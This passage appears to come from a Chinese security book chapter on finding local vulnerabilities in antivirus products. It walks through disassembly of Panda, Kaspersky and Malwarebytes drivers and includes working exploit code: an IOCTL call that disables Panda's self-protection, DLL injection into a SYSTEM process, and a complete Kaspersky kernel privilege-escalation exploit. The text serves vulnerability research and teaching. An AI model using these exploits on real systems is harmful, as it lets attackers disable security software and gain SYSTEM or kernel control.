


图14-2 `ProcProt!Func_0056`的调用图表

`Func_0056`函数最起码调用了两个函数，其最后调用了用于与内核设备驱动通信的Windows API `DeviceIoControl`。库文件导出的函数`Func_0056`调用了函数`sub_3EA05180`，又调用了汇编代码如下的API：

```
.text:3EA0519F loc_3EA0519F    ; CODE XREF: sub_3EA05180+11j
.text:3EA0519F  push    0            ; lpOverlapped
.text:3EA051A1  lea     ecx, [esp+8+BytesReturned]
.text:3EA051A5  push    ecx          ; lpBytesReturned
.text:3EA051A6  push    0            ; nOutBufferSize
.text:3EA051A8  push    0            ; lpOutBuffer
.text:3EA051AA  push    0            ; nInBufferSize
.text:3EA051AC  push    0            ; lpInBuffer
.text:3EA051AE  push    86062018h  ; IoControlCode to disable the shield
.text:3EA051B3  push    eax          ; hDevice
; Final DeviceIoControl to instruct the driver to disable the protection
.text:3EA051B4  call    ds:DeviceIoControl
```

不管你相信与否，前面提到的存在于PavShld.dll中、只能通过传入隐藏的UUID字符串激活的后门，其实根本不需要UUID也能使用！

知道了内核驱动暴露的符号链接名称和发送的IOCTL代码，就有可能禁用相关驱动。当我们通过反汇编库文件提取了上述两个信息后，就可以使用以下代码禁用Panda反病毒的自我防护了：

```
#include <windows.h>

int main(int argc, char **argv)
{
  HANDLE hDevice = CreateFileA(
"\\\\.\\Global\\PAVPROTECT", // DOS device name
0,
1u,
0,
3u,
0x80u, 0);
  if ( hDevice )
  {
    DWORD BytesReturned;
    DeviceIoControl(
hDevice,
0x86062018,
0, 0, 0, 0, &BytesReturned, 0);
  }
  return 0;
}
```

该逻辑缺陷可以通过静态分析技术很轻松地挖掘出来。下一节将会介绍如何在程序中挖掘更简单的设计和逻辑缺陷。

14.2 挖掘非法特权、权限分配和访问控制列表

尤其在Windows操作系统中，配置有不正确或不安全ACL的系统对象十分常见。比如，一个以SYSTEM权限运行的高权限应用使用了一些权限（ACL）配置不安全的应用，使一个没有特权的普通用户可以修改权限或与这些高权限应用交互，从而提升权限。举个例子，有时一个进程或应用线程以SYSTEM身份执行，同时具有最高可能完整性级别（也是SYSTEM），但是没有所有者。听起来很不可思议，对吗？带有此类漏洞的产品数量说出来，你可能会大吃一惊：Oracle Windows版和IBM DB2数据库之前都存在此漏洞，而且在我查找其安全漏洞的过程中，最起码已知一款反病毒软件（Panda Global Protection 2012）存在类似漏洞。

当审计一款新软件的时候，第一步就是安装该款产品，然后重启机器，接着通过复查产品安装的服务、相关进程、其安装的每个特权进程的相关对象的权限控制（访问控制列表），来分析对应产品的本地攻击面。在对Panda Global Protection 2012分析的前几分钟里，我发现了一个同已知漏洞相似的、稀奇的漏洞：对象权限控制错误或缺失。这类问题可以通过类似SysInternal Process Explorer的工具挖掘出来，如图14-3所示。




图14-3　进程WebProxy.exe的安全属性

图14-3展示了一个进程名为WebProxy.exe，以NT AUTHORITY\SYSTEM用户身份运行，带有最高完整性级别（SYSTEM）。但是，实际进程的访问控制列表配置过于松散，甚至没有所属用户！权限控制对话框中出现了下列信息（粗体用于强调）：

> 对象没有被分配权限控制。
>
> 警告：**此处有潜在的安全风险**，因为任何可以访问本对象的人都可以获取其所有权。对象的所有者必须尽快给对象分配权限控制。

Process Explorer很清楚地显示此处存在安全缺陷，这是因为任何可以接触该对象的人，也就是在本地机器上的、拥有任意权限的用户，都可以获取该进程的所有权。这就意味着，像Google Chrome或最新版本Internet Explorer的运行在沙盒中的tab页面的进程，都可以获取整个以SYSTEM权限运行的进程的所有权。这就意味着，这款反病毒软件可以用于快速便捷地突破沙盒，提升权限至最高权限之一：SYSTEM。要让这种预设场景成功复现，攻击者需要找出对应浏览器中的漏洞并进行利用，并使用该类权限提升漏洞作为攻击的最后一步。当然，如果攻击者没有相关浏览器的漏洞，这种情况也不能成立。不过，挖掘浏览器的漏洞并不是什么复杂的工作。

这个漏洞的严重性不言而喻。不幸的是，这类漏洞确实存在于反病毒产品中。在任何情况下，如果产品中存在此类漏洞，对于黑客们来说都是十分幸运的事情，因为他们可以利用漏洞进行攻击了。最简单的利用方式就是编写程序，实现权限提升：我们只要获取该进程的所有权，或者向该进程运行上下文注入一个线程。事实上，我们可以对一个孤立进程做任何事情。下面这个例子使用了一个名叫RemoteDLL的工具注入了一个DLL，该工具可以在如下地址下载：

http://securityxploded.com/remotedll.php。

下载完成后，将其解压到一个目录下，并执行可执行程序子目录下名为RemoteDll32.exe的程序。接着会出现如图14-4这样的一个对话框：




图14-4 RemoteDLL工具的图形界面

在使用该工具的过程中，Operation和Inject Method选项保持默认不变，然后将Target Process设置为存在漏洞的WebProxy.exe进程。接着，创建一个简单的DLL动态链接库文件，然后在RemoteDLL工具中载入刚刚创建的DLL文件。可以参考以下使用C语言编写的简单库文件：

```
#include <Windows.h>
#include <stdlib.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
)
{
       switch (ul_reason_for_call)
       {
       case DLL_PROCESS_ATTACH:
           // Real code would go here
           break;
       case DLL_THREAD_ATTACH:
       case DLL_THREAD_DETACH:
       case DLL_PROCESS_DETACH:
           break;
       }
       return TRUE;
}
```

上述动态链接库文件实际上并没有执行什么特别的操作。（在DLL库文件被加载，DLL_PROCESS_ATTACH事件执行的时候，我们事实上可以做任何事情。）使用你最中意的翻译器，比如Microsoft Visual Studio，将上述代码编译成DLL文件，然后在RemoteDLL工具中DLL Name标签后面选择刚刚编译输出的DLL路径。然后，我们只需要轻点Inject DLL按钮即可。但是出人意料的是，该攻击被侦测并被Panda反病毒软件阻断了。同时出现了如图14-5所示带有“危险操作已被阻止”的消息框（图中是西班牙语信息）。




图14-5　Panda反病毒阻断了注入DLL文件的操作

反病毒软件的日志文件中显示，RemoteDLL工具调用CreateRemoteThread API来注入DLL文件的操作被侦测到了。我们下面有几种办法可以继续实施攻击：

(1) 禁用自我保护，此次注入被捕获的原因可能是Panda反病毒开启了自我保护；

(2) 使用其他方式。

如果不知道禁用Panda反病毒自我保护的其他办法，我们还可以使用其他方式注入DLL文件吗？幸运的是，RemoteDLL提供了使用未在文档中说明的原生NtCreateThread API来注入DLL的另一种方式。它直接调用了NtCreateThread函数（其在CreateRemoteThread内部被调用），而不是使用CreateRemoteThread API。在Injection Method下拉列表中，选择NTCreateThread，然后再次点击Inject DLL按钮。在点击按钮后，软件似乎卡住不动了，但是如果我们看一下SysInternal Process Explorer，会发现如图14-6所示的结果。




图14-6 成功获取了Panda反病毒的权限

DLL被成功注入程序的进程空间，并以SYSTEM权限执行。在证明了该方法可行后，我们可以借助`NtCreateThread`方法来注入DLL文件，编写更复杂的漏洞利用攻击程序。比如，Metasploit meterpreter库可以实现让受害机器远程连接到我们控制并运行着Metasploit控制端的机器上。这只是一个简单的例子，事实上，成功注入DLL文件后，我们可以做任何想做的事情。

14.3 在内核态查找隐蔽的功能特性

上一节已经探讨了一些由隐藏功能产生的漏洞。类似在Panda Global Protection中使用秘密UUID和IOCTL代码禁用防护的做法，在反病毒产品中十分常见。有一些反病毒产品是为了提供给技术支持人员使用（如前所述）；还有一些有着其他原因，正如我们下面要讨论的漏洞一样。

2006年，安全研究者Ruben Santamarta报告了存在于卡巴斯基互联网安全软件6.0中的一个有趣漏洞。该版本的卡巴斯基工具借助两个驱动来做系统的NDIS和TDI hook。用于hook这类系统的驱动分别是KLICK.SYS和KLIN .SYS。两个驱动都实现了一个插件系统，以安装其他模块的回调。每个插件的注册都通过内部IOCTL代码实现。KLICK .SYS驱动（用来hook NDIS系统）注册的设备驱动的ACL没有约束力，因此任何用户都可以对设备`\\.\KLICK` DOS进行写操作，反过来，任意用户也都可以利用该内核驱动的隐藏功能。IOCTL代码`0x80052110`代表，从KLICK .SYS驱动的插件注册一个回调。让我们来看看驱动的`DriverEntry`方法：

```
.text:00010A3D ; NTSTATUS __cdecl DriverEntry(PDRIVER_OBJECT DriverObject,
 PUNICODE_STRING RegistryPath)
.text:00010A3D   public DriverEntry
.text:00010A3D DriverEntry proc near
.text:00010A3D
.text:00010A3D SourceString= word ptr -800h
.text:00010A3D var_30= UNICODE_STRING ptr -30h
.text:00010A3D var_28= byte ptr -28h
.text:00010A3D AnsiString= STRING ptr -1Ch
.text:00010A3D DestinationString= UNICODE_STRING ptr -14h
.text:00010A3D SymbolicLinkName= UNICODE_STRING ptr -0Ch
.text:00010A3D ResultLength= dword ptr -4
```

```
.text:00010A3D DriverObject= dword ptr  8
.text:00010A3D RegistryPath= dword ptr  0Ch
.text:00010A3D
.text:00010A3D   push    ebp
.text:00010A3E   mov     ebp, esp
.text:00010A40   sub     esp, 800h
.text:00010A46   push    ebx
.text:00010A47   push    esi
.text:00010A48   mov     esi, ds:RtlInitUnicodeString
.text:00010A4E   push    edi
.text:00010A4F   lea     eax, [ebp+DestinationString]
.text:00010A52   push    offset SourceString ; \Device\klick
.text:00010A57   push    eax ; DestinationString
.text:00010A58   call    esi ; RtlInitUnicodeString
.text:00010A5A   lea     eax, [ebp+SymbolicLinkName]
.text:00010A5D   push    offset aDosdevicesKlic ; \DosDevices\klick
.text:00010A62   push    eax ; DestinationString
.text:00010A63   call    esi ; RtlInitUnicodeString
.text:00010A65   mov     ebx, [ebp+DriverObject]
.text:00010A68   xor     esi, esi
.text:00010A6A   push    offset DeviceObject ; DeviceObject
.text:00010A6F   push    esi ; Exclusive
.text:00010A70   push    esi ; DeviceCharacteristics
.text:00010A71   lea     eax, [ebp+DestinationString]
.text:00010A74   push    22h ; DeviceType
.text:00010A76   push    eax ; DeviceName
.text:00010A77   push    esi ; DeviceExtensionSize
.text:00010A78   push    ebx
.text:00010A79   call    uninteresting_10888
.text:00010A7E   push    eax ; DriverObject
.text:00010A7F   call    ds:IoCreateDevice
```

该方法首先创建设备驱动\Device\Klick，以及机器对应的符号连接名称\DosDevices\klick。接着，函数device_handler的地址被复制到了数组DriverObject->MajorFunction中：

```
.text:00010A97   lea     edi, [ebx+_DRIVER_OBJECT.MajorFunction]
.text:00010A9A   pop     ecx
.text:00010A9B   mov     eax, offset device_handler
; Copy the device_handler to the MajorFunction table
.text:00010AA0   rep stosd
```

函数device_handler就是我们想要分析来确定哪个IOCTL被处理，又是如何被处理的。如果我们跟进该函数，会看到类似如下伪代码：

```
NTSTATUS __stdcall device_handler(
    PDEVICE_OBJECT dev_obj, struct _IRP *Irp)
{
  NTSTATUS err; // ebp@1
  _IO_STACK_LOCATION *CurrentStackLocation; // eax@1
  unsigned int InputBufferLength; // edx@1
  unsigned int maybe_write_length; // edi@1
  unsigned int io_control_code; // ebx@1
```

```
  UCHAR irp_func; // al@1

  err = 0;
  CurrentStackLocation =
     (_IO_STACK_LOCATION *)Irp->Tail.Overlay
.CurrentStackLocation;
  InputBufferLength =
     CurrentStackLocation->Parameters.DeviceIoControl
.InputBufferLength;

  maybe_write_length = CurrentStackLocation->Parameters.Write
.Length;

  io_control_code =
    CurrentStackLocation->Parameters.DeviceIoControl
.IoControlCode;

  irp_func = CurrentStackLocation->MajorFunction;
  if ( irp_func == IRP_MJ_DEVICE_CONTROL ||
       irp_func == IRP_MJ_INTERNAL_DEVICE_CONTROL )
    err = internal_device_handler(
                    io_control_code,
                    Irp->AssociatedIrp.SystemBuffer,
                    InputBufferLength,
                    Irp->AssociatedIrp.SystemBuffer,
                    maybe_write_length,
                    &Irp->IoStatus.Information);

  Irp->IoStatus.anonymous_0.Status = err;
  IofCompleteRequest(Irp, 0);
  return err;
}
```

如你所见，该函数接受发送到IOCTL和`IoControlCode`的传入参数，然后将其传递给另一个被我称为`internal_device_handler`的函数。在该函数中，根据IOCTL代码不同，其最终调用了另一个函数`sub_1172A`：

```
001170C loc_1170C: ; CODE XREF: internal_device_handler+1Ej
001170C                               ; internal_device_handler+25j
001170C   push    [ebp+iostatus_info]     ; iostatus_info
001170F   push    [ebp+write_length]      ; write_length
0011712   push    [ebp+system_buf_write]  ; SystemBufferWrite
0011715   push    [ebp+input_buf_length]  ; InputBufferLength
0011718   push    [ebp+SystemBuffer]      ; SystemBuffer
001171B   push    eax                     ; a2
001171C   call    sub_1172A
```

在`sub_1172A`函数中，可以很清楚地发现其中的漏洞。如果我们使用Hex-Ray反汇编工具获取该函数的伪代码，然后查看处理IOCTL代码`0x80052110`部分的伪代码，会发现如下奇特的部分：

```
(...)
  if ( io_control_code == 0x80052110 )
```

14

```
    {
      if ( SystemBuffer && InputBufferLength >= 8 )
      {
        v10 = (void *)(*(int (__cdecl **)(_DWORD))(*this + 20))(0);
        if ( v10 )
        {
          (*(void (__thiscall **)(void *))(*(_DWORD *)v10 + 4))(v10);
          if ( sub_15306(v10,
               *(int (__cdecl **)(char *, char *, int))SystemBuffer,
               *((_DWORD *)SystemBuffer + 1)) )
(...)
```

注意反汇编软件显示的强制转换成函数指针的地方。反汇编软件显示在`SystemBuffer`处的元素，直接被用做了函数指针。换句话来说，在被发送到IOCTL处理器的缓冲区中，第一个DWORD处被发送的指针是一个函数指针，有可能会在某处被用来调用一些东西。函数`sub_15306`包含如下代码：

```
; int __thiscall sub_15306(
;           void *this,
;           int (__cdecl *system_buffer)(char *, char *, int),
l           int a3)
.text:00015306 sub_15306 proc near
.text:00015306 var_20= byte ptr -20h
.text:00015306 var_18= byte ptr -18h
.text:00015306 var_10= byte ptr -10h
.text:00015306 var_8= dword ptr -8
.text:00015306 var_4= dword ptr -4
.text:00015306 system_buffer= dword ptr  8
.text:00015306 arg_4= dword ptr  0Ch
.text:00015306
.text:00015306   push    ebp
.text:00015307   mov     ebp, esp
.text:00015309   sub     esp, 20h
(...)
.text:00015316   mov     ecx, [ebp+arg_4]
.text:00015319   lea     edi, [esi+10h]
.text:0001531C   mov     [esi+1ECh], ecx
.text:00015322   push    ecx
.text:00015323   lea     ecx, [esi+1B8h]
.text:00015329   mov     [esi+1F0h], eax
.text:0001532F   mov     [edi], eax
.text:00015331   mov     eax, [ebp+system_buffer]
; Pointer to the SystemBuffer
.text:00015334   push    ecx
.text:00015335   push    edi
.text:00015336   mov     [esi+1ACh], eax
.text:0001533C   call    eax  ; Call *(DWORD *)SystemBuffer!!!!
```

驱动会调用通过IOCTL传递的缓冲区中的第一个DWORD中的任意地址，这就意味着任何人都可以在`Ring0`执行任意代码。产生该漏洞的本质原因是设计缺陷（或者是因为错误的权限控制）。该函数会被驱动KLICK.SYS的插件使用，来注册插件和回调：

```
(...)
.text:0001535D   push    edi
.text:0001535E   push    ecx
.text:0001535F   push    offset aRegisterPlugin
; "Register plugin: ID = <%x> <%s>\r\n"
.text:00015364   push    3
.text:00015366   push    8
.text:00015368   push    eax
.text:00015369   call    dword ptr [edx+0Ch]
```

但是，ACL的驱动允许任何人以插件身份调用IOCTL代码。这就意味着，任何人都可以通过一个没有特权的进程，在内核态直接执行任意代码。

比如，考虑利用驱动的漏洞调用一个用户态函数指针，编写针对该漏洞的利用程序就十分容易了。下面是Ruben针对本漏洞编写的利用攻击程序：

```
////////////////////////////////////
///// AVP (Kaspersky)
////////////////////////////////////
//// FOR EDUCATIONAL PURPOSES ONLY
//// Kernel Privilege Escalation #2
//// Exploit
//// Rubén Santamarta
//// www.reversemode.com
//// 01/09/2006
////
////////////////////////////////////

#include <windows.h>
#include <stdio.h>

void Ring0Function()
{
  printf("----[RING0]----\n");
  printf("Hello From Ring0!\n");
  printf("----[RING0]----\n\n");
  exit(1);
}

VOID ShowError()
{
  LPVOID lpMsgBuf;
  FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER|
                FORMAT_MESSAGE_FROM_SYSTEM,
      NULL,
      GetLastError(),
      MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
      (LPTSTR) &lpMsgBuf,
      0,
      NULL);
  MessageBoxA(0,(LPTSTR)lpMsgBuf,"Error",0);
  exit(1);
}
```

```
int main(int argc, char *argv[])
{

  DWORD  InBuff[1];
  DWORD  dwIOCTL,OutSize,InSize,junk;
  HANDLE hDevice;

  system("cls");
  printf("#######################\n");
  printf("## AVP Ring0 Exploit ##\n");
  printf("#######################\n");
  printf("Ruben Santamarta\nwww.reversemode.com\n\n");

[1]  hDevice = CreateFile("\\\\.\\KLICK",
         0,
         0,
         NULL,
         3,
         0,
         0);

  //////////////////////
  ///// INFO
  //////////////////////
  if (hDevice == INVALID_HANDLE_VALUE) ShowError();
  printf("[!] KLICK Device Handle [%x]\n",hDevice);

  //////////////////////
  ///// BUFFERS
  //////////////////////
 [2]  InSize = 0x8;
 [3]  InBuff[0] =(DWORD) Ring0Function;  // Ring0 ShellCode Address

  //////////////////////
  ///// IOCTL
  //////////////////////
  dwIOCTL = 0x80052110;
  printf("[!] IOCTL [0x%x]\n\n",dwIOCTL);
 [4] DeviceIoControl(hDevice,
        dwIOCTL,
        InBuff,0x8,
        (LPVOID)NULL,0,

        &junk,
        NULL);
  return 0;
}
```

上述代码中最有意思的部分已经使用粗体标出。在标记[1]处，首先打开了由驱动KLICK.SYS创建的设备驱动的符号链接（`\\.\ KLICK`）。接着，在[2]处，将传入缓冲区的预期大小设置为8字节。在[3]处，将要发送到`IoControlCode`处理句柄处的传入缓冲区的第一个DWORD，设置成本地函数`Ring0Function`的地址。最后，在[4]处使用`DeviceIoControl` API调用了存在漏洞

的IOCTL代码。存在漏洞的驱动会调用`Ring0Function`函数，并显示一条内容为“Hello from Ring0”的信息。我们可以根据自己的需要随意更改payload。比如，可以使用payload弹出一个CMD shell或创建一个管理员用户，等等。这是因为我们这里的payload是运行在内核态下的。

14.4　更多的内核逻辑漏洞

和之前卡巴斯基的案例一样，反病毒软件中的一些内核漏洞是由于错误地允许用户发送命令（IOCTL）导致的。事实上该问题不仅仅影响了卡巴斯基，还有大量的反病毒软件同样存在此类问题。本节将会展示另一个例子：在Malwarebytes中存在的一组零日内核漏洞。一篇名为“Angler Exploit Kit Gives Up on Malwarebytes Users”的博文中提到，如果Malwarebytes反病毒软件有以下错误表述，那么Angler Exploit Kit将无法进行操作。

> 我们几乎可以想象出，网络罪犯在发现他们耗尽了能用于躲避检测的二进制技巧储备而开发出来的新玩意儿已经被Malwarebytes检测到时，抱怨连篇的画面了。即便他们自以为能用一个零日漏洞攻其不备，但Malwarebytes也能够全部予以拦截。

本书探讨了反病毒软件如何成为真实的攻击目标。同样地，反病毒软件又要如何阻止针对其自身的零日漏洞攻击呢？答案很简单：它无法阻止。另外，反病毒软件甚至不会尝试去防御对其自身进行的零日漏洞攻击。为了证明反病毒软件抱有的错误观点，下面的例子试着利用一个简单的漏洞对其进行攻击。Malwarebytes是一款较新的反病毒软件，使用了一系列内核驱动；其中有一个名为mbamswissarmy.sys的驱动创建了一个任意本地用户都可以与其进行通信的设备The Malwarebytes' Swiss Army Knife。这个命名似乎揭示了该驱动导出了有趣的函数，所以让我们在IDA中将其打开。初始化自动分析结束后，可以在入口点看到以下反汇编结果：

```
INIT:0002D1DA ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject,
PUNICODE_STRING RegistryPath)
INIT:0002D1DA                 public DriverEntry
INIT:0002D1DA DriverEntry     proc near
INIT:0002D1DA
INIT:0002D1DA DriverObject    = dword ptr  8
INIT:0002D1DA RegistryPath    = dword ptr  0Ch
INIT:0002D1DA
INIT:0002D1DA                 mov     edi, edi
INIT:0002D1DC                 push    ebp
INIT:0002D1DD                 mov     ebp, esp
INIT:0002D1DF                 call    sub_2D1A1
INIT:0002D1E4                 pop     ebp
INIT:0002D1E5                 jmp     driver_entry
INIT:0002D1E5 DriverEntry     endp
```

`sub_2D1A1`函数计算安全Cookie，我们可以略过这里直接跳转至`driver_entry`。在经过一些枯燥的分析后，我们可以看到与创建用于与驱动交互的设备对象相关的代码：

```
INIT:0002D03E   mov     edi, ds:__imp_RtlInitUnicodeString
```

```
INIT:0002D044   push    offset aDeviceMbamswis; SourceString
INIT:0002D049   lea     eax, [ebp+DestinationString]
INIT:0002D04C   push    eax                     ; DestinationString
INIT:0002D04D   call    edi ; __imp_RtlInitUnicodeString
INIT:0002D04F   push    offset aDosdevicesMb_0 ; SourceString
INIT:0002D054   lea     eax, [ebp+SymbolicLinkName]
INIT:0002D057   push    eax                     ; DestinationString
INIT:0002D058   call    edi ; __imp_RtlInitUnicodeString
INIT:0002D05A   lea     eax, [ebp+DriverObject]
INIT:0002D05D   push    eax                  ; DeviceObject
INIT:0002D05E   xor     edi, edi
INIT:0002D060   push    edi                  ; Exclusive
INIT:0002D061   push    100h                 ; DeviceCharacteristics
INIT:0002D066   push    22h                  ; DeviceType
INIT:0002D068   lea     eax, [ebp+DestinationString]
INIT:0002D06B   push    eax                  ; DeviceName
INIT:0002D06C   push    edi                  ; DeviceExtensionSize
INIT:0002D06D   push    esi                  ; DriverObject
INIT:0002D06E   call    ds:IoCreateDevice
```

在aDeviceMbamswis或aDosdevicesMb_0名上双击，我们会看到其创建的完整设备名称：

```
INIT:0002D2CE ; const WCHAR aDosdevicesMb_0
INIT:0002D2CE aDosdevicesMb_0:
INIT:0002D2CE   unicode 0, <\DosDevices\MBAMSwissArmy>,0
INIT:0002D302 ; const WCHAR aDeviceMbamswis
INIT:0002D302 aDeviceMbamswis:
INIT:0002D302   unicode 0, <\Device\MBAMSwissArmy>,0
```

按下ESC键，回到正在分析的函数，并继续进行分析。创建设备对象之后的指令，执行了如下代码：

```
INIT:0002D08E   mov     eax, [esi+_DRIVER_OBJECT.MajorFunction]
INIT:0002D091   mov     g_MajorFunction, eax
INIT:0002D096   mov     eax, offset device_create_close
INIT:0002D09B   mov     [esi+_DRIVER_OBJECT.MajorFunction], eax
INIT:0002D09E   mov     [esi+(_DRIVER_OBJECT.MajorFunction+8)], eax
INIT:0002D0A1   lea     eax, [ebp+DestinationString]
INIT:0002D0A4   push    eax                        ; DeviceName
INIT:0002D0A5   lea     eax, [ebp+SymbolicLinkName]
INIT:0002D0A8   push    eax                        ; SymbolicLinkName
INIT:0002D0A9   mov     [esi+(_DRIVER_OBJECT.MajorFunction+38h)],
                        offset DispatchDeviceControl
INIT:0002D0B0   mov     [esi+(_DRIVER_OBJECT.MajorFunction+40h)],
                        offset device_cleanup
INIT:0002D0B7   mov     [esi+_DRIVER_OBJECT.DriverUnload],
                        offset driver_unload
INIT:0002D0BE   call    ds:IoCreateSymbolicLink
```

似乎其正在注册处理函数的设备驱动。按下F5来查看该部分代码的伪代码：

```
DriverObject->MajorFunction[IRP_MJ_CREATE] =
              (PDRIVER_DISPATCH)device_create_close;
DriverObject->MajorFunction[IRP_MJ_CLOSE] =
              (PDRIVER_DISPATCH)device_create_close;
```

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
              (PDRIVER_DISPATCH)DispatchDeviceControl;
DriverObject->MajorFunction[IRP_MJ_SHUTDOWN] =
              (PDRIVER_DISPATCH)device_cleanup;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)driver_unload;
```

上述代码注册在设备创建和关闭的时候进行处理，当机器关闭时，驱动就会卸载，最重要的是，设备控制了被我重命名为`DispatchDeviceControl`的处理器。该函数用于处理用户态模块向驱动发送过来的IOCTL命令：

```
PAGE:0002C11E   mov     eax, [ebp+Irp]                  ; IRP->Tail.
Overlay.CurrentStackLocation
PAGE:0002C121   push    ebx
PAGE:0002C122   push    esi
PAGE:0002C123   push    edi
PAGE:0002C124   mov     edi, [eax+60h]
PAGE:0002C127   mov     eax,
[edi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
PAGE:0002C12A   xor     ebx, ebx
PAGE:0002C12C   push    ebx                             ; Timeout
PAGE:0002C12D   push    ebx                             ; Alertable
